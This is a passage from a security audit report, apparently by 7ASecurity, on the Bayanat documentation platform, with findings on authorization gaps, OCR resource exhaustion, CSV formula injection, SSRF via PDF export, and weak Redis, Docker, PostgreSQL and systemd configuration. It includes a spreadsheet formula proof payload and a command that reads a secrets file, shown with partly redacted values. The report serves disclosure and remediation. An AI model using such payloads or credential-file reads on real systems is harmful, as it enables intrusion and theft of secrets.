        f"Unauthorized attempt to update unassigned Incident {id}. User:
{current_user.username}",
        is_urgent=True,
    )
    return HTTPResponse.forbidden("Restricted Access")

incident = incident.from_json(validated_data["item"])
```

Affected File:
https://github.com/sjacorg/bayanat/[...]/enferno/admin/models/Bulletin.py#L302-L311

Affected Code:

```
# first_peer_reviewer
if "first_peer_reviewer" in json:
    if json["first_peer_reviewer"]:
        if "id" in json["first_peer_reviewer"]:
            self.first_peer_reviewer_id = json["first_peer_reviewer"]["id"]
```

It is recommended to enforce workflow-state transitions server-side for api_actor_update, api_bulletin_update, and api_incident_update. If a non-admin user attempts to update an item currently in Peer Review Assigned, ordinary update requests should be rejected. Modifications should only be permitted through the dedicated review or revisit flows.

Allowed workflow transitions should be centralized into a shared authorization helper used consistently by both the frontend and backend to prevent state-machine drift between UI logic and API enforcement. For Bulletins, assigned_to and first_peer_reviewer fields should be ignored or stripped from non-admin update requests to prevent unauthorized reviewer or assignment manipulation. Regression tests should also be added to verify that assigned owners cannot mutate reviewer-locked items or rewrite reviewer and assignee fields through direct API access.

BAY-01-023 WP3: PDF OCR Resource Exhaustion Risk *(Medium)*

Retest Notes: Resolved by Bayanat[57] and confirmed by 7ASecurity.

It was found that a resource exhaustion risk exists in the Bayanat OCR processing pipeline because resource limits are enforced only after complete PDF rasterization has already occurred. Although the application defines a *PDF_OCR_MAX_PAGES* safeguard intended to restrict OCR processing of large documents, the implementation applies this limit only after every page of the user-supplied PDF has already been rendered into memory. As a result, both the synchronous OCR endpoint and the queued bulk OCR workflow remain exposed to excessive CPU and memory consumption through crafted large or highly multi-page PDFs.

Bayanat explicitly treats uploaded media as untrusted input and exposes OCR as a supported analyst and administrator workflow. The affected processing path handles PDFs by first converting the entire document into JPEG page images through *pdf_to_images(file_bytes)* before truncating the resulting list according to *PDF_OCR_MAX_PAGES*. The configured limit therefore constrains only downstream OCR API usage rather than the expensive rasterization stage that dominates resource consumption. The issue is compounded by the bulk OCR feature, which allows large OCR queues while supported deployments commonly use a shared generic Celery worker pool. This allows expensive OCR workloads to contend with unrelated background processing tasks.

This issue can also be confirmed by reviewing the following files:

Affected File:
https://github.com/sjacorg/bayanat/[...]/enferno/tasks/extraction.py#L60-L85

Affected Code:

```
ext = Path(media.media_file).suffix.lstrip(".").lower()
if ext == "docx":
    result = extract_docx_text(file_bytes)
    if result is None:
        _save_failed_extraction(media_id, "DOCX extraction failed")
            return {"success": False, "media_id": media_id, "error": "DOCX extraction
failed"}
elif ext == "pdf":
    page_images = pdf_to_images(file_bytes)
    if not page_images:
        _save_failed_extraction(media_id, "PDF conversion failed")
            return {"success": False, "media_id": media_id, "error": "PDF conversion
failed"}
```

[57] https://github.com/sjacorg/bayanat/commit/0cba2461f

```
    max_pages = current_app.config.get("PDF_OCR_MAX_PAGES", 20)
    total_pages = len(page_images)
    if total_pages > max_pages:
            logger.warning(f"PDF {media_id} has {total_pages} pages, truncating to
{max_pages}")
        page_images = page_images[:max_pages]

   [...]
```

Affected File:
https://github.com/sjacorg/bayanat/[...]/enferno/utils/ocr/pdf.py#L12-L29

Affected Code:

```
try:
    doc = fitz.open(stream=file_bytes, filetype="pdf")
    result = []
    for page in doc:
        pix = page.get_pixmap(dpi=DPI)
        longest = max(pix.width, pix.height)
        if longest > MAX_DIMENSION:
            scale = MAX_DIMENSION / longest
            pix = page.get_pixmap(matrix=fitz.Matrix(scale * DPI / 72, scale * DPI /
72))
        result.append(pix.tobytes("jpeg"))
    doc.close()
    logger.info(f"PDF split into {len(result)} page(s)")
    return result
```

Affected File:
https://github.com/sjacorg/bayanat/[...]/enferno/tasks/ocr.py#L33-L38

Affected Code:

```
def bulk_ocr_process(
    media_ids: list, user_id: int = None, language_hints: list = None, force: bool =
False
):
    """Dispatch independent OCR tasks. Each task is fire-and-forget with rate
limiting."""
    for mid in media_ids:
        ocr_single.delay(mid, user_id=user_id, language_hints=language_hints,
force=force)
```

It is recommended to enforce resource controls before full rasterization occurs. PDFs exceeding a strict page-count, pixel-budget, or file-size threshold should be rejected or deferred before rendering. The *pdf_to_images()* function should be redesigned to iterate lazily over only the permitted number of pages instead of materializing the full document in memory. The bulk OCR workflow should also enforce lower per-request limits and per-user OCR quotas to reduce abuse potential. OCR processing should be isolated into

a dedicated worker pool so expensive media-processing jobs cannot starve unrelated background operations or degrade overall platform availability.

BAY-01-024 WP3: CSV Formula Injection Risk in Exports *(Medium)*

Retest Notes: Resolved by Bayanat[58] and confirmed by 7ASecurity.

It was found that a spreadsheet formula injection risk exists in the Bayanat CSV export pipeline because user-controlled text fields are serialized into CSV output without formula neutralization. Approved CSV exports are explicitly supported by Bayanat for downstream spreadsheet analysis. However, untrusted Actor and Bulletin fields are written directly into CSV cells without escaping spreadsheet metacharacters. As a result, exported content beginning with characters such as =, +, -, or @ can be interpreted as executable spreadsheet formulas when opened in Excel, LibreOffice, or similar clients.

This issue affects a documented and supported operator workflow rather than an internal parsing edge case. The requested Actor or Bulletin objects are loaded by the export pipeline, converted into dictionaries through *to_csv_dict()*, normalized into a pandas DataFrame, and written through *csv_df.to_csv(...)*. Raw string values are returned directly from the database by the serialization helpers without spreadsheet-aware encoding or sanitization. As a result, user-controlled values such as Bulletin titles, descriptions, source links, Actor names, or nicknames can propagate unchanged into the generated CSV artifact.

Steps to reproduce:

1. Create or modify an Actor or Bulletin record so an exported text field contains a benign proof payload, such as follows:
   `=1+1 or =HYPERLINK("https://example.invalid","proof")`
2. Approve a CSV export containing the affected record using an Admin account.
3. Open the resulting CSV in spreadsheet software. The cell is interpreted as a formula rather than inert text.

This issue can also be confirmed by reviewing the following files:

Affected File:
https://github.com/sjacorg/bayanat/[...]/enferno/tasks/exports.py#L173-L219

Affected Code:

```
try:
    csv_df = pd.DataFrame()
    for id in export_request.items:
      if export_type == "bulletin":
```

[58] https://github.com/sjacorg/bayanat/commit/09f3f60b5

```
                bulletin = db.session.get(Bulletin, id)
                # adjust list attributes to normal dicts
                adjusted = convert_list_attributes(bulletin.to_csv_dict())
                # normalize
                df = pd.json_normalize(adjusted)
                if csv_df.empty:
                    csv_df = df
                else:
                    csv_df = pd.merge(csv_df, df, how="outer")

            elif export_type == "actor":
                actor = db.session.get(Actor, id)
                # adjust list attributes to normal dicts
                actor_dict = convert_list_attributes(actor.to_csv_dict())

                # If there are profiles, merge them into the actor dict before normalizing
                if actor.actor_profiles:
                    flattened = actor.flatten_profiles()
                    # Merge the first profile data into actor dict
                    actor_dict.update(flattened if flattened else {})

                # normalize the combined dict
                df = pd.json_normalize(actor_dict)
                if csv_df.empty:
                    csv_df = df
                else:
                    csv_df = pd.concat([csv_df, df], ignore_index=True)

        csv_df.to_csv(f"{file_path}.csv")
```

Affected File:
https://github.com/sjacorg/bayanat/[...]/enferno/utils/base.py#L19-L42

Affected Code:

```
elif column_name in columns:
    type_name = columns.get(column_name).type.__class__.__name__
    if type_name in ["String", "Integer", "ARRAY"]:
        return getattr(self, column_name)
    elif type_name == "DateTime":
        return DateHelper.serialize_datetime(getattr(self, column_name))
```

Affected File:
https://github.com/sjacorg/bayanat/[...]/enferno/admin/models/Bulletin.py#L540-L573

Affected Code:

```
output = {
     "id": self.id,
     "title": self.serialize_column("title"),
     "title_ar": self.serialize_column("title_ar"),
     "origin_id": self.serialize_column("originid"),
```

```
    "source_link": self.serialize_column("source_link"),
    "sjac_title": self.serialize_column("sjac_title"),
    "sjac_title_ar": self.serialize_column("sjac_title_ar")
```

It is recommended to normalize all untrusted string cells before CSV generation. Values beginning with =, +, -, or @ should be prefixed with a safe escape character, such as an apostrophe, before *to_csv()* is called. This ensures that spreadsheet clients interpret the contents as inert text rather than formulas. Regression coverage should additionally verify escaping across Actor fields, Bulletin fields, flattened profile attributes, dynamic fields, and relation-derived labels.

Where feasible, XLSX-based exports that explicitly encode untrusted values as string cell types should be preferred instead of relying on CSV semantics. Documentation should also clearly communicate the residual risks associated with opening raw CSV exports in spreadsheet clients that support formula execution.

BAY-01-025 WP3: PDF Export External Resource Fetching *(Medium)*

Retest Notes: Resolved by Bayanat[5960] and confirmed by 7ASecurity.

It was found that a server-side request risk exists in the PDF export pipeline of Bayanat because attacker-controlled rich-text image URLs are preserved through sanitization and later dereferenced by the server-side PDF renderer. Bayanat documents PDF export as a supported, administrator-approved workflow. However, exported Bulletin, Incident, and Actor descriptions are rendered into HTML templates containing untrusted *img[src]* values and passed directly into *WeasyPrint*. As a result, crafted content can trigger outbound network requests or local file resolution from the export worker during PDF generation.

The issue spans multiple trust boundaries. The HTML sanitizer explicitly permits *img* tags and *src* attributes within stored rich-text fields. Those descriptions are later inserted into PDF templates using the *safe* filter. *WeasyPrint* interprets the resulting URLs as fetch instructions during rendering. In the basic variant, outbound HTTP requests are produced from the worker host to attacker-controlled infrastructure. In the stronger variant validated during the latest candidate review, *file://* image URLs can also be resolved locally and embedded directly into generated PDF output. This creates a server-local file disclosure risk through the export workflow.

This issue can also be confirmed by reviewing the following files:

Affected File:
https://github.com/sjacorg/bayanat/[...]/enferno/utils/validation_utils.py#L206-L253

Affected Code:

```
value = bleach.clean(
    value,
    tags=[
    [...]
       "img",
        [...]
    ],
    attributes={
        "*": ["style"],
        "a": ["href", "title", "target"],
        "img": ["src", "alt", "width", "height"],
        "table": ["border", "cellpadding", "cellspacing"],
    },
```

[59] https://github.com/sjacorg/bayanat/commit/4708fe422
[60] https://github.com/sjacorg/bayanat/commit/05c40b3f4

Affected Files:
https://github.com/sjacorg/bayanat/[...]/enferno/templates/pdf/bulletin.html#L70-L74
https://github.com/sjacorg/bayanat/[...]/enferno/templates/pdf/incident.html#L36-L40
https://github.com/sjacorg/bayanat/[...]/enferno/templates/pdf/actor.html#L273-L278

Affected Code:
```
<section>
        <h4>Description</h4>
        <div class="description">
            {{ bulletin.description | replace('../api/serve/inline/', 'file://' + path
+ '/media/inline/') | safe  }}
        </div>
    </section>
```

Affected File:
https://github.com/sjacorg/bayanat/[...]/enferno/utils/pdf_utils.py#L18-L36

Affected Code:
```
class PDFUtil:
    """PDF generation utility class."""

    def __init__(self, model):
        self.model = model

    def generate_pdf(self, output: Optional[str] = None) -> None:
        [...]

       if output:
            from weasyprint import HTML

            HTML(string=html).write_pdf(output)
```

It is recommended to sanitize exported rich-text content specifically for server-side rendering contexts before PDF rendering, rather than relying on browser-display sanitization. Remote URL-bearing elements and attributes such as *img[src]* and external CSS references should be stripped, rewritten, or converted into inert text before content is passed into *WeasyPrint*. If inline media embedding is required, only vetted application-managed media identifiers should be resolvable. All external URL schemes should be denied through a strict allowlist fetcher or custom URL loader that blocks outbound network access and *file://* resolution entirely.

BAY-01-026 WP3: Export Approval Scope Hardening *(Medium)*

Retest Notes: Resolved by Bayanat[61] and confirmed by 7ASecurity.

It was found that a workflow authorization gap exists in the Bayanat export approval pipeline. Export requests for Bulletins, Actors, and Incidents accept requester-supplied item IDs and persist them directly on the *Export* record without validating that each item is within the authorized record scope of the requester. The documented workflow relies on administrator approval to reduce the risk of unauthorized data extraction. However, approval currently authorizes the stored IDs rather than re-evaluating access by the requester.

This creates a confused-deputy risk. An export request containing hidden Actor, Bulletin, or Incident IDs can be submitted by a user with export-request capability. If the request is approved through the normal administrator workflow, JSON, PDF, CSV, and optional media output are generated directly from those stored IDs. The worker queries the target models by ID and serializes the resulting records without rebinding the export to the accessible scope of the requester.

This issue can also be confirmed by reviewing the following files:

Affected File:
https://github.com/sjacorg/bayanat/[...]/enferno/export/views.py#L55-L85

Affected Code:

```
@export.post("/api/bulletin/export")
def export_bulletins() -> Response:
    """
    just creates an export request.

    Returns:
        - success code / failure if something goes wrong.
    """
    # create an export request
    export_request = Export()
    export_request.from_json("bulletin", request.json)
   [...]

        return HTTPResponse.created(
            message=f"Export request created successfully, id:  {export_request.id} ",
            data={"item": export_request.to_dict()},
        )
    return HTTPResponse.error("Error creating export request", status=417)
```

[61] https://github.com/sjacorg/bayanat/commit/76f431fff

Affected File:
https://github.com/sjacorg/bayanat/[...]/enferno/export/views.py#L209

Affected Code:

```
@export.put("/api/exports/status")
@roles_required("Admin")
def change_export_status() -> Response:
    """
    endpoint to approve or reject an export request.

    Returns:
        - success / error based on the operation outcome.
    """
    action = request.json.get("action")
    if not action or action not in ["approve", "reject"]:
        return HTTPResponse.error("Please check request action", status=417)
    export_id = request.json.get("exportId")

   [...]

    if action == "approve":
        export_request = export_request.approve()
        if export_request.save():
            # record activity
            Activity.create(
                current_user,
                Activity.ACTION_APPROVE_EXPORT,
                Activity.STATUS_SUCCESS,
                export_request.to_mini(),
                Export.__table__.name,
            )
            # implement celery task chaining
            res = generate_export(export_id)
            # not sure if there is a scenario where the result has no uuid
            # store export background task id, to be used for fetching progress
            export_request.uuid = res.id
            export_request.save()
            [...]
            return HTTPResponse.success(
                message="Export request approval will be processed shortly."
            )
```

It is recommended to constrain export scope to records the requester is authorized to access before the request is saved. The same scope should be revalidated during approval and worker execution. The backend should reject or remove inaccessible IDs rather than exporting them. The approver interface should clearly indicate when requested IDs fall outside the permitted scope of the requester.

BAY-01-027 WP4: Redis TCP Listener Without Authentication *(Medium)*

Retest Notes: Resolved by Bayanat[62] and confirmed by 7ASecurity.

It was found that the local Redis database installed and configured during the default native installation does not use password-based authentication and listens on a TCP socket. This combination can increase the risk of Redis access or data modification if an SSRF-like primitive, local compromise, or another server-side request path is later identified.

Issue 1: Redis Listens on a Loopback TCP Socket

The following command shows Redis listening on a loopback TCP socket:

Command:
```
netstat -nlpt | grep -i redis
```

Output:
```
tcp    0  0 127.0.0.1:6379    0.0.0.0:*               LISTEN      622/redis-server
```

Issue 2: No Password-Based Authentication

The following command confirms that no password is configured for a default native installation:

Command (using redis-cli):
```
CONFIG GET requirepass
```

Output:
```
1) "requirepass"
2) ""
```

It is recommended to configure Redis to listen on a Unix socket instead of a TCP socket, where possible. Switching the connection type reduces the attack surface. Additionally, a randomized password should be created by the installer, and password-based authentication should be configured for database access, such as through *ACL SETUSER*. This improves the security posture of default installation instances.

[62] https://github.com/sjacorg/bayanat/commit/a5280d017

BAY-01-028 WP4: Docker Container Hardening Gaps *(Medium)*

Retest Notes: Resolved by Bayanat[63] and confirmed by 7ASecurity.

The Docker-based installation is described as beta and is not recommended for production environments, but it can still be used to deploy the application. However, multiple hardening gaps were identified that should be addressed.

Issue 1: Outdated Docker Hub Image with Fixed .env

The main *docker-compose.yaml* file references the *bayanat/bayanat:latest* image from Docker Hub[64]. Launching the latest image and verifying the source code reveals that it is bound to the v2.2 version updated in October 2024. As a result, the Docker-based installation can deploy an outdated application version.

The following command, executed inside the container, shows the git log of the source code checked out inside the image:

Command (inside *bayanat/bayanat:latest* image from Docker Hub):

```
git log
```

Output:

```
commit 8f09d9afc79d574e605904f726a996e5747b9749 (HEAD -> main, origin/main,
origin/HEAD)
Author: SJAC <21317735+sjacgit@users.noreply.github.com>
Date:   Tue Oct 1 22:35:19 2024 +0100

    bayanat v2.2
[...]
```

Additionally, the image contains a populated *.env* file with fixed secrets that can be shared across instances deployed using this method.

Issue 2: Underlying Service Images Running as Root

Redis and PostgreSQL (PostGIS) Docker images were found to be used without modifications and are running as *root*. If the database containers are compromised, root execution inside the container can increase the impact and may increase container-escape risk.

[63] https://github.com/sjacorg/bayanat/commit/0cddfca22
[64] https://hub.docker.com/r/bayanat/bayanat

Issue 3: Non-Minimal Container Images

Components used in the environment, including the main application, do not use minimal images containing only the runtime components required by the application. Instead, full third-party service images or full base images, such as *ubuntu:24.04*, are used. Such images contain additional binaries that can be leveraged in post-exploitation scenarios to further compromise the system.

The following *ubuntu:24.04* image is used as a base for the main application:

Affected File:
https://github.com/sjacorg/bayanat/blob/auto-update-simplified/flask/Dockerfile#L29

Affected Code:
```
# ----------------- main container ------------------------

FROM ubuntu:24.04

ENV DEBIAN_FRONTEND=noninteractive
[...]
```

To confirm the usage of the prepackaged Nginx image, the following file can be inspected:

Affected File:
https://github.com/sjacorg/bayanat/blob/auto-update-simplified/nginx/Dockerfile

Affected Code:
```
FROM bitnami/nginx:1.24 as base
[...]
```

Issue 4: Mutable Container Image Tags[65]

It was found that the Docker containers are configured to use mutable image tags rather than immutable SHA256 digests. This weakens deployment reproducibility and increases exposure to unexpected or attacker-controlled image changes if an upstream tag is modified. All Dockerfile resources, as well as Docker Compose files used in the project, were found to be affected by this weakness.

If an image repository is compromised, an attacker-controlled image can be pushed and used by deployments that rely on mutable tags.

[65] https://docs.docker.com/dhi/core-concepts/digests/

Issue 5: Outdated PostGIS Component

The PostgreSQL container image (PostGIS) used in the Docker Compose deployment file was found to have been last updated two years ago[66]. Newer postgis/postgis tags are available and should be reviewed before deployment.

Affected File:
https://github.com/sjacorg/bayanat/blob/auto-update-simplified/docker-compose.yml#L4

Affected Code:

```
    container_name: postgres
    image: 'postgis/postgis:15-3.3'
[...]
```

Issue 6: Sensitive Data Passed Through Command-Line Arguments

The Docker Compose file was found to use environment variables as well as command-line parameters to pass sensitive data to the underlying applications. Although extraction of credentials requires access to the operating system, sensitive values can be unintentionally stored in logs or external process-monitoring systems if container-aware or detailed process-monitoring solutions are deployed.

Sample data passed through command-line parameters can be confirmed as follows:

Affected File:
https://github.com/sjacorg/bayanat/blob/auto-update-simplified/docker-compose.yml#L28

Affected Code:

```
command: redis-server --requirepass '${REDIS_PASSWORD}'
[...]
    healthcheck:
      test: [ "CMD", "redis-cli", "--no-auth-warning", "-a", "${REDIS_PASSWORD}",
"ping" ]
[...]
```

Additionally, the following example illustrates credentials passed as environment variables:

Affected File:
https://github.com/sjacorg/bayanat/…/docker-compose.yml#L2C1-L8C35

[66] https://hub.docker.com/layers/postgis/postgis/15-3.3/images/sha256-....

Affected Code:

```
postgres:
  container_name: postgres
  image: 'postgis/postgis:15-3.3'
  environment:
    - POSTGRES_USER=${POSTGRES_USER}
    - POSTGRES_PASSWORD=${POSTGRES_PASSWORD}
    - POSTGRES_DB=${POSTGRES_DB}
```

It is recommended to apply the following settings and rules for Docker-based environments:

- All containers should ideally use minimal images, such as distroless images, to include only the minimum environment necessary to launch the application.
- All containers should be launched as non-root users.
- Images should be pinned to immutable digests and periodically reviewed and updated to ensure that security patches are applied and vulnerable components are not used in deployed environments.
- Sensitive data should be mounted as files instead of being passed through environment variables or command-line parameters.
- The main *bayanat* container image should be periodically updated on Docker Hub or, ideally, hosted on a registry controlled by the source control system to improve the overall supply-chain security posture.

BAY-01-029 WP4: Dependency Scanning Gaps *(Medium)*

Retest Notes: Resolved by Bayanat[67] and confirmed by 7ASecurity.

It was found through a basic dependency scan that dependencies with known security advisories are in use. The project has CI/CD configuration for scanning and upgrading dependencies. However, outdated dependencies with known security advisories were still identified in the master branch. This is especially important for native deployments that use a Python virtual environment, because operating system upgrades do not update packages installed inside the virtual environment.

The following outdated dependencies with known security advisories were identified in the master branch. The master branch was selected as a representative example for dependency scanning instead of the targeted checkout, as dependency verification is an ongoing activity.

Output:

```
NAME   INSTALLED  FIXED IN  TYPE    VULNERABILITY         SEVERITY  EPSS
pip    26.0.1     26.1      python  GHSA-jp4c-xjxw-mgf9   Medium    < 0.1% (3rd)
pip    26.0.1               python  GHSA-58qw-9mgm-455v   Medium    < 0.1% (4th)
mako   1.3.11     1.3.12    python  GHSA-2h4p-vjrc-8xpq   High      N/A
```

The following output lists dependencies with known security advisories inside the virtual environment installed using the latest released version available at the time of this report (v4.0.1).

Output:

```
NAME           INSTALLED  FIXED   TYPE                VULNERABILITY
mako           1.3.10     1.3.11  GHSA-v92g-xgxw-vvmm  Medium
lxml           6.0.2      6.1.0   GHSA-vfmq-68hx-4jfw  High
pypdf          6.10.0     6.10.1  GHSA-jj6c-8h6c-hppx  Medium
pypdf          6.10.0     6.10.2  GHSA-4pxv-j86v-mhcw  Medium
pypdf          6.10.0     6.10.2  GHSA-7gw9-cf7v-778f  Medium
pypdf          6.10.0     6.10.2  GHSA-x284-j5p8-9c5p  Medium
pillow         12.1.1     12.2.0  GHSA-whj4-6x5x-4v2j  High
pip            26.0.1     26.1    GHSA-jp4c-xjxw-mgf9  Medium
pip            26.0.1     python                       Medium
python-dotenv  1.2.1      1.2.2   GHSA-mf9w-mj56-hr94  Medium
mako           1.3.10     1.3.12  GHSA-2h4p-vjrc-8xpq  High
pillow         12.1.1     12.2.0  GHSA-pwv6-vv43-88gr  High
pillow         12.1.1     12.2.0  GHSA-5xmw-vc9v-4wf2  Medium
pillow         12.1.1     12.2.0  GHSA-r73j-pqj5-w3x7  Medium
pillow         12.1.1     12.2.0  GHSA-wjx4-4jcj-g98j  Medium
```

[67] https://github.com/sjacorg/bayanat/commit/bc467b9df

It is recommended to scan dependencies periodically and release updates that can be applied by end users. Because packages inside virtual environments are isolated from the operating system, the virtual environment must be rebuilt each time security fixes need to be applied. Alternative distribution methods can be evaluated to make this process more seamless and efficient.

BAY-01-030 WP4: Broad Application File Permissions *(Low)*

Retest Notes: Resolved by Bayanat[68] and confirmed by 7ASecurity.

It was found that the native installer grants overly permissive access rights to critical application files and directories. As a result, if any component of the environment is compromised, sensitive files such as the .env file can be accessed and secrets can be extracted. This can increase the risk of lateral movement and privilege escalation. Application logs and backups were also found to be globally readable.

Issue 1: .env File Reachable by Low-Privileged Default Ubuntu User

A fresh Ubuntu server with the application installed using the native installer allows the low-privileged default *ubuntu* user to access the critical *.env* file located inside the */opt/bayanat/shared* directory.

Command (as low-privileged ubuntu user):

```
cat /opt/bayanat/shared/.env
```

Output:

```
FLASK_APP=run.py
FLASK_DEBUG=0

SECRET_KEY='25MgO2[...]='
SECURITY_PASSWORD_SALT='0idu[...]'

SECURITY_TOTP_SECRETS='PABM[...]'
SECURITY_TWO_FACTOR=True
SECURITY_TWO_FACTOR_RESCUE_MAIL=''
SECURITY_TWO_FACTOR_AUTHENTICATOR_VALIDITY=90

SECURE_COOKIES=False
FORCE_HTTPS=False

LOG_DIR=/opt/bayanat/logs
BACKUPS_LOCAL_PATH=/opt/bayanat/shared/backups
```

[68] https://github.com/sjacorg/bayanat/commit/fa3069dcd

Issue 2: Lax Permissions on Main Application Directory

The entire */opt/bayanat* path was found to have global read permissions enabled, allowing unauthorized access to application data.

Command:

```
find /opt/bayanat -ls
```

Output:

```
drwxr-xr-x      /opt/bayanat/logs
-rw-r--r--      /opt/bayanat/logs/bayanat.log
-rw-r--r--      /opt/bayanat/logs/bayanat.log.2026-05-07
drwxr-xr-x      /opt/bayanat/releases
drwxr-xr-x      /opt/bayanat/shared
-rw-r--r--      /opt/bayanat/shared/.env
drwxr-xr-x      /opt/bayanat/shared/media
drwxr-xr-x      /opt/bayanat/shared/backups
-rw-r--r--      /opt/bayanat/shared/uwsgi-prod.ini
```

It is recommended to restrict access to critical files and directories used by the application by removing global read permissions and enforcing the principle of least privilege. Sensitive files such as *.env* files, backups, and application logs should only be accessible to the dedicated service account and administrative users. File ownership and permissions should be reviewed across the entire installation directory to ensure that unauthorized users cannot access application data or secrets. Additionally, periodic permission audits should be performed to detect unintentionally exposed files and directories.

BAY-01-031 WP4: PostgreSQL Role Segmentation Hardening *(Medium)*

Retest Notes: Resolved by Bayanat[69] and confirmed by 7ASecurity.

It was found that the native installer, documented as the only production-ready installation method, bootstraps a local PostgreSQL instance without sufficient trust-boundary enforcement. The bayanat database user can be used by any local operating system user to authenticate to the application database without a password and has broad privileges within the database. If any component of the system is compromised, this access can increase the risk of lateral movement, unauthorized database access, data modification, and privilege escalation.

Issue 1: Broad PostgreSQL Database Permissions

The *bayanat* database user was found to have broad privileges granted within the database. Because the main application uses this account to connect to the database, compromise of the application can result in broad database control.

Command (inside the database, connected using psql):

```
SELECT rolname, rolsuper, rolcreaterole, rolcreatedb, rolcanlogin
FROM pg_roles;
```

Output:

```
          rolname           | rolsuper | rolcreaterole | rolcreatedb | rolcanlogin
----------------------------+----------+---------------+-------------+-------------
 postgres                   | t        | t             | t           | t
 bayanat                    | t        | t             | t           | t
```

Issue 2: Passwordless Local PostgreSQL Authentication

The *bayanat* PostgreSQL user is configured with a local trust entry inside *pg_hba.conf*, allowing any local operating system user to connect to the database as bayanat. If commands can be executed on the server as any local user, the database can be accessed and data can be exfiltrated or modified.

Command (inside DB, connected using psql):

```
grep -P "^local" /etc/postgresql/18/main/pg_hba.conf
```

Output:

```
local   all             postgres                                peer
local   all             bayanat                                 trust
local   all             all                                     peer
```

[69] https://github.com/sjacorg/bayanat/commit/dc8e62fec

```
local   replication     all                                     peer
```

It is recommended to create separate database users for individual system components instead of using a single privileged user for the database. The privileged account should only be used during critical operations such as installation or upgrades, while normal application operations should rely on a dedicated low-privileged account scoped only to the required tables, schemas, and databases. Additionally, authentication should be changed from *trust* to *peer* to ensure that only the local operating system user matching the database user can authenticate to the database. Password-based authentication should also be considered for deployments where stronger isolation between local users is required.

BAY-01-032 WP4: Service Account Reuse in Native Deployment *(Medium)*

Retest Notes: Resolved by Bayanat[70] and confirmed by 7ASecurity.

It is stated in the documented installation guide and threat model[71] that the environment adheres to the principle of least privilege by separating backend service users used by components such as the reverse proxy, web application, workers, and database. However, the default installation does not fully enforce these assumptions.

Instead of the documented default nginx deployment, *Caddy* is used as the reverse proxy in the native installer. Although *Caddy* operates under a dedicated service account, the main application and Celery workers share the same *bayanat* operating system user. As a result, if a Celery worker is compromised, lateral movement to the main application and access to resources available to the shared service account become possible. This weakens the intended trust boundaries between application components and increases the impact of a partial system compromise.

The following process list shows the operating system users used by the Celery workers, the main application launched through uWSGI, the reverse proxy, and the database. It demonstrates that the local service account is shared between the workers and the main application, contrary to the assumptions described in the documentation:

Output:

```
bayanat     1138  May07 /opt/bayanat/current/.venv/bin/celery -A [...]
bayanat     1139  May07 /opt/bayanat/shared/uwsgi-prod.ini
bayanat     1167  May07 /opt/bayanat/current/.venv/bin/celery -A [...]
bayanat     1168  May07 /opt/bayanat/current/.venv/bin/celery -A [...]
bayanat     1170  May07 /opt/bayanat/current/.venv/bin/uwsgi --ini
/opt/bayanat/shared/uwsgi-prod.ini
bayanat     1176  May07 /opt/bayanat/current/.venv/bin/celery -A [...]
caddy        831  May07 /usr/bin/caddy run --environ --config /etc/caddy/Caddyfile
redis        622  May07 /usr/bin/redis-server 127.0.0.1:6379
postgres    1178  May07 postgres: 18/main: bayanat bayanat [local] idle
```

It is recommended to enforce strict privilege separation between application components by assigning dedicated operating system users to each service, including the main application and Celery workers. Shared service accounts should be avoided to reduce the risk of lateral movement following a partial compromise of the environment. Access permissions, file ownership, systemd unit configurations, and inter-process communication channels should be scoped only to the minimum resources required for each component to operate. Additionally, the documented architecture and threat model should accurately reflect the actual deployment configuration to ensure that security

[70] https://github.com/sjacorg/bayanat/commit/adf941e8d
[71] https://docs.bayanat.org/security/threat-model.html#system-users

assumptions remain valid and verifiable.

BAY-01-033 WP4: systemd Service Hardening Gaps *(Medium)*

Retest Notes: Resolved by Bayanat[72] and confirmed by 7ASecurity.

systemd service hardening plays a critical role in reducing the impact of a potential service compromise. Application services should run with the minimum permissions, capabilities, filesystem access, process visibility, device access, and kernel interface access required for their intended functionality.

The native installation script creates the *bayanat* and *bayanat-celery* systemd services with only basic user/group separation and restart configuration. The services do not apply systemd sandboxing or privilege-reduction controls. If either service is compromised, code running in the service context can retain broad access to resources available to the application user, including host filesystem visibility, shared temporary directories, process and */proc* information, network/socket interfaces, and kernel-facing interfaces. This increases the blast radius of an application-level compromise and can increase the risk of unauthorized data access, interference with related services, or broader host impact depending on local permissions and exposed weaknesses.

The following systemd definitions are created using the native installation script:

Affected File:
https://github.com/sjacorg/bayanat/blob/auto-update-simplified/bayanat#L745-L786

Affected Code:

```
_install_systemd() {
    cat > /etc/systemd/system/bayanat.service << EOF
[Unit]
Description=Bayanat web application
After=network.target postgresql.service redis.service

[Service]
User=$APP_USER
Group=$APP_USER
WorkingDirectory=$CURRENT_LINK
EnvironmentFile=$SHARED_DIR/.env
ExecStart=$CURRENT_LINK/.venv/bin/uwsgi --ini $SHARED_DIR/uwsgi-prod.ini
Restart=always
RestartSec=3
KillMode=mixed
KillSignal=SIGQUIT
```

[72] https://github.com/sjacorg/bayanat/commit/5bbacd183

```
TimeoutStopSec=10
Type=notify
NotifyAccess=all

[Install]
WantedBy=multi-user.target
EOF

    cat > /etc/systemd/system/bayanat-celery.service << EOF
[Unit]
Description=Bayanat Celery worker
After=network.target postgresql.service redis.service

[Service]
User=$APP_USER
Group=$APP_USER
WorkingDirectory=$CURRENT_LINK
EnvironmentFile=$SHARED_DIR/.env
ExecStart=$CURRENT_LINK/.venv/bin/celery -A enferno.tasks worker --autoscale 2,5 -B
Restart=always
RestartSec=3

[Install]
WantedBy=multi-user.target
EOF
[...]
```

The most important issues identified are:

- Insufficient privilege restrictions: *NoNewPrivileges*, *CapabilityBoundingSet*, and *AmbientCapabilities* are not configured to prevent privilege escalation or reduce retained Linux capabilities.
- Broad filesystem access: *ProtectSystem*, *ProtectHome*, and narrowly scoped *ReadWritePaths* are not used to limit access to host filesystems and sensitive directories.
- Limited runtime isolation: *PrivateTmp*, *PrivateDevices*, *ProtectProc*, and *RestrictNamespaces* are not enabled to isolate temporary files, device nodes, process visibility, and namespace creation.
- Unrestricted kernel-facing interfaces: *ProtectKernelTunables*, *ProtectKernelModules*, *ProtectKernelLogs*, *ProtectControlGroups*, *SystemCallArchitectures*, and *SystemCallFilter* are not configured to reduce access to sensitive kernel and low-level system interfaces.

It is recommended to review the systemd-analyze security output and enable the following options where possible:

- Restrict service privileges using *CapabilityBoundingSet*, *NoNewPrivileges*, and *AmbientCapabilities*.
- Restrict filesystem access using *ProtectSystem*, *ProtectHome*, and narrowly

scoped writable paths.
- Limit process visibility using *ProtectProc* and *ProcSubset*.
- Isolate temporary files and device access using *PrivateTmp* and *PrivateDevices*.
